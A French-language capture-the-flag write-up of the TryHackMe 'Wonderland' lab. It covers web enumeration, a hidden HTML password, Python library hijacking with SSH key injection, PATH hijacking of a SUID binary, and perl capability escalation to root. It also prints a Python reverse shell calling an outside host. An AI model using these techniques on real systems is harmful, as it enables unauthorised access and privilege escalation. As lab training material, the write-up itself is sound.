# Wonderland

lundi 29 septembre 2025 23:06

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ gobuster dir -u http://10.10.162.245/ -w /usr/share/
wordlists/seclists/Discovery/Web-Content/big.txt -x -k .
html
===============================================================
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fire
fart)
===============================================================
===============================================================
[+] Url:                     http://10.10.162.245/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclis
ts/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              -k
[+] Timeout:                 10s
===============================================================
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
===============================================================
/img                 (Status: 301) [Size: 0] [--> img/]
/poem                (Status: 301) [Size: 0] [--> poem/]
/r                   (Status: 301) [Size: 0] [--> r/]
Progress: 40956 / 40956 (100.00%)
===============================================================
Finished
===============================================================
```


**Follow the White Rabbit.**

'Curiouser and curiouser!" cried Alice (she was so much surprised, that for the moment she quite forgo

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ steghide extract -sf white_rabbit_1.jpg
Entrez la passphrase:
•criture des donn•es extraites dans "hint.txt".

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ cat hint.txt
follow the r a b b i t

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$
```




```
<!DOCTYPE html>

<head>
    <title>Enter wonderland</title>
    <link rel="stylesheet" type="text/css" href="/main.css">
</head>

<body>
    <h1>Open the door and enter wonderland</h1>
    <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
    <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"
    </p>
    <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
        the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
    <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
    <img src="/img/alice_door.png" style="height: 50rem;">
</body>
```

**alice:HowDothTheLittleCrocodileImproveHisShiningTail**

```
CapAmb:  0x0000000000000000=

Parent process capabilities
CapInh:  0x0000000000000000=
CapPrm:  0x0000000000000000=
CapEff:  0x0000000000000000=
CapBnd:  0x000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_s
vice,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc
cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mkn
ke_alarm,cap_block_suspend,cap_audit_read
CapAmb:  0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep

Users with capabilities
```

usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Sudoers file: /etc/sudoers.d/alice is readable
alice ALL = (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

```
-bash: ./perl5.26.1: Permission denied
alice@wonderland:/usr/bin$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:/usr/bin$
```

```
alice@wonderland:~$ ls -la
total 44
drwxr-xr-x 6 alice alice 4096 Sep 29 22:19 .
drwxr-xr-x 6 root  root  4096 May 25  2020 ..
lrwxrwxrwx 1 root  root     9 May 25  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 May 25  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25  2020 .bashrc
drwx------ 2 alice alice 4096 May 25  2020 .cache
drwxr-x--- 3 alice alice 4096 Sep 29 22:19 .config
drwx------ 3 alice alice 4096 Sep 29 22:19 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25  2020 .local
-rw-r--r-- 1 alice alice  807 May 25  2020 .profile
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
alice@wonderland:~$
```

```
  GNU nano 2.9.3

import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.11.116.117",4444));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
import pty;
 pty.spawn("sh")
```

# .. / python

☆ Star 12,135

Shell | Reverse shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities

The payloads are compatible with both Python version 2 and 3.

## Exploiting the Python Script

Unfortunately, Alice doesn't have the necessary privileges to edit the Python script directly. But with a little research about privilege escalation using a Python script, we quickly come across the idea of library hijacking.

If we examine the `/home/alice/walrus_and_the_carpenter.py` file, we'll notice the very first instruction: `import random`. It is importing the Python library's `random.py` module. But how does Python find the correct file to import? We can answer this question with the following command:

```
python3 -c 'import sys; print(sys.path)'
```

Here, we are asking Python3 to execute the code following the `-c` option. The code imports the system module in order to print `sys.path`, an list of paths where the library modules might be stored.

python3 -c 'import sys; print(sys.path)'

```
alice@wonderland:~$ python3 -c 'import sys; print(sys.path)'
['', '/usr/lib/python36.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynload', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages']
alice@wonderland:~$
```

```
alice@wonderland:~$ python3 -c 'import sys; print(sys.path)'
['', '/usr/lib/python36.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynl
oad', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages'
]
alice@wonderland:~$
```

Python searches each one of these paths, left to right, hoping to find the module it needs to import. The result of this command shows us that Python looks in the `''` path first. It doesn't seem very significant, but that's great news: `''` indicates the current directory, the one where the script itself is!

This is our opportunity to create our own `random.py` script in the same directory as `walrus_and_the_carpenter.py` ( `/home/alice/` ). When it executes, Python will first search for `random.py` in the current directory ( `/home/alice` ). It will find our own script and will import it right away without looking any further. It will therefore execute our malicious version of `random.py` instead of the Python library module. But what should we put in our script? We have a thousand and one options, including two that we will explore below.

```
alice@wonderland:~$ ls
root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$ nano random.py
alice@wonderland:~$ cat random.py
import os
os.system('/bin/bash')
alice@wonderland:~$
```

Dans le random.py on met :

```
import os
os.system('mkdir -p /home/rabbit/.ssh && cat /home/alice/id_rsa.pub >>
/home/rabbit/.ssh/authorized_keys')
os.system('chmod 700 /home/rabbit/.ssh && chmod 600 /home/rabbit/.ssh/authorized_keys')
print('Exploit successful: ssh key injected.')
```

```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo python3.6 /home/alice/walrus_and_the_carpenter.py
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py' as root on wonderland.
alice@wonderland:~$ /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ ls
__pycache__  random.py  root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u root /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
Sorry, user alice is not allowed to execute '/usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py' as root on wonderland.
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$ id
uid=1002(rabbit) gid=1002(rabbit) groups=1002(rabbit)
rabbit@wonderland:~$
```

On doit créer une persistance pour le user **rabbit** pour ensuite transférer un fichier avec scp :

```
AttributeError: module 'random' has no attribute 'choice'
alice@wonderland:~$ cat random.py
import os
os.system('mkdir -p /home/rabbit/.ssh && cat /home/alice/id_rsa.pub >> /home/rabbit/.ssh/authorized_keys')
os.system('chmod 700 /home/rabbit/.ssh && chmod 600 /home/rabbit/.ssh/authorized_keys')
print('Exploit successful: ssh key injected.')
alice@wonderland:~$
```

```
└─$ ssh-keygen -t rsa
Generating public/private rsa
key pair.
Enter file in which to save th
e key (/home/alice/.ssh/id_rsa
):
Enter passphrase for "/home/alice/.ssh/id_rsa" (em
pty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/alice/
.ssh/id_rsa
Your public key has been saved in /home/alice/.ssh
/id_rsa.pub
The key fingerprint is:
SHA256:DUVk6rQX0lbhIlUlJhajSAjYhe8+tC1Tx5qXYBdTFRk
 alice@alice
The key's randomart image is:
+---[RSA 3072]----+
| o.+ ...   o@+E*.  |
|. o .. . O.*..   |
|   .  . B.= .    |
|    .  ooB o     |
|   .   .Soo      |
|    o + +.       |
|   o = * .       |
|    * + o        |
|     + .         |
+----[SHA256]-----+

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ mv /home/alice/.ssh/id_rsa ~/Bureau/THM/CTF/Wonderland

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ mv /home/alice/.ssh/id_rsa.pub ~/Bureau/THM/CTF/Wonderland

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ scp id_rsa.pub alice@10.10.11.241:id_rsa.pub
^C

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ scp id_rsa.pub alice@10.10.10.11.170:id_rsa.pub
ssh: Could not resolve hostname 10.10.10.11.170: Name or service not known
scp: Connection closed

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$ scp id_rsa.pub alice@10.10.11.170:id_rsa.pub
alice@10.10.11.170's password:
id_rsa.pub                                    100%  565    23.7KB/s   00:00

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Wonderland]
└─$
```

```
-----END RSA PRIVATE KEY-----
alice@wonderland:~/.ssh$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpent
er.py
Exploit successful: ssh key injected.
Traceback (most recent call last):
  File "/home/alice/walrus_and_the_carpenter.py", line 129, in <module>
    line = random.choice(poem.split("\n"))
AttributeError: module 'random' has no attribute 'choice'
Error in sys.excepthook:
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/apport_python_hook.py", line 63, in apport_excepthook
    from apport.fileutils import likely_packaged, get_recent_crashes
  File "/usr/lib/python3/dist-packages/apport/__init__.py", line 5, in <module>
    from apport.report import Report
  File "/usr/lib/python3/dist-packages/apport/report.py", line 12, in <module>
    import subprocess, tempfile, os.path, re, pwd, grp, os, time, io
  File "/usr/lib/python3.6/tempfile.py", line 184, in <module>
    from random import Random as _Random
ImportError: cannot import name '_Random'

Original exception was:
Traceback (most recent call last):
  File "/home/alice/walrus_and_the_carpenter.py", line 129, in <module>
    line = random.choice(poem.split("\n"))
AttributeError: module 'random' has no attribute 'choice'
alice@wonderland:~/.ssh$
```

On a un executable en elf donc on l'ouvre avec ghidra.

On convertie le code en asm en c pour mieux le lire. Et on voit la fonction main :

```c

void main(void)

{
  setuid(0x3eb);
  setgid(0x3eb);
  puts("Welcome to the tea party!\nThe Mad Hatter will be here soon.");
  system("/bin/echo -n \'Probably by \' && date --date=\'next hour\' -R");
  puts("Ask very nicely, and I will give you some tea while you wait for him");
  getchar();
  puts("Segmentation fault (core dumped)");
  return;
}

```

Les premières lignes donne le droits du programme en 1003 ce qui correspond au user Hatter. Donc quand le programme est exécuté, il s'exécute en tant que Hatter.

On remarque aussi que pour lancer la commande date, le programme ne prend pas le chemin absolue cad /bin/date.

Donc ça veut dire que le programme va chercher dans le PATH pour savoir dans quel dossier le programme date pourrait être.

Donc ce qu'on peut faire c'est créer notre propre programme date et mettre un shell dedans.

```
rabbit@wonderland:~$ ls
teaParty
rabbit@wonderland:~$ nano date.sh
rabbit@wonderland:~$ nano date
rabbit@wonderland:~$ mv date ../tmp/
mv: cannot move 'date' to '../tmp/': Not a directory
rabbit@wonderland:~$ pwd
/home/rabbit
rabbit@wonderland:~$ cd ..
rabbit@wonderland:/home$ cd ..
rabbit@wonderland:/$ ls
bin   dev   initrd.img      lib64       mnt   root  srv       tmp  vmlinuz
boot  etc   initrd.img.old  lost+found  opt   run   swap.img  usr  vmlinuz.old
cdrom home  lib             media       proc  sbin  sys       var
rabbit@wonderland:/$ cd tmp
rabbit@wonderland:/tmp$ mv /home/rabbit/date /tmp/
rabbit@wonderland:/tmp$ ls
date
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-resolved.service-j6HPwA
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-timesyncd.service-xSWF6a
rabbit@wonderland:/tmp$ chmod +x date
rabbit@wonderland:/tmp$ ls
date
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-resolved.service-j6HPwA
systemd-private-aca71cfae16d419aa74bc9eb7f439efa-systemd-timesyncd.service-xSWF6a
rabbit@wonderland:/tmp$ export PATH=/tmp:$PATH
rabbit@wonderland:/tmp$ echo $path

rabbit@wonderland:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/gam
es
rabbit@wonderland:/tmp$
```

```
es
rabbit@wonderland:/tmp$ cat date
#/bin/bash

/bin/bash


rabbit@wonderland:/tmp$
```

```
teaParty
rabbit@wonderland:~$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:~$ whoami
hatter
hatter@wonderland:~$ id
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
hatter@wonderland:~$
```

Et hop on est le hatter.

Hatter : WhyIsARavenLikeAWritingDesk?

On se connecte en ssh :

```
┌──(alice㉿alice)-[~/Bureau/THM]
└─$ ssh hatter@10.10.21.7
hatter@10.10.21.7's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Sep 30 12:44:37 UTC 2025

  System load:  0.0               Processes:           99
  Usage of /:   18.9% of 19.56GB  Users logged in:     1
  Memory usage: 15%               IP address for ens5: 10.10.21.7
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
nnection or proxy settings



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

hatter@wonderland:~$ who
```

On peut devenir root en utilisant le capabilités avec perl qu'on a vu tout à l'heure avec linpeas :

```
hatter@wonderland:/tmp$ /usr/bin/perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
root@wonderland:/tmp# whami

Command 'whami' not found, did you mean:

  command 'whoami' from deb coreutils

Try: apt install <deb name>

root@wonderland:/tmp# whoami
root
root@wonderland:/tmp#
```

Root.txt :

```
root@wonderland:/home# cd alice
root@wonderland:/home/alice# ls
id_rsa.pub  random.py  root.txt  walrus_and_the_carpenter.py
root@wonderland:/home/alice# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
root@wonderland:/home/alice# cd ..
root@wonderland:/home# cd
```

User.txt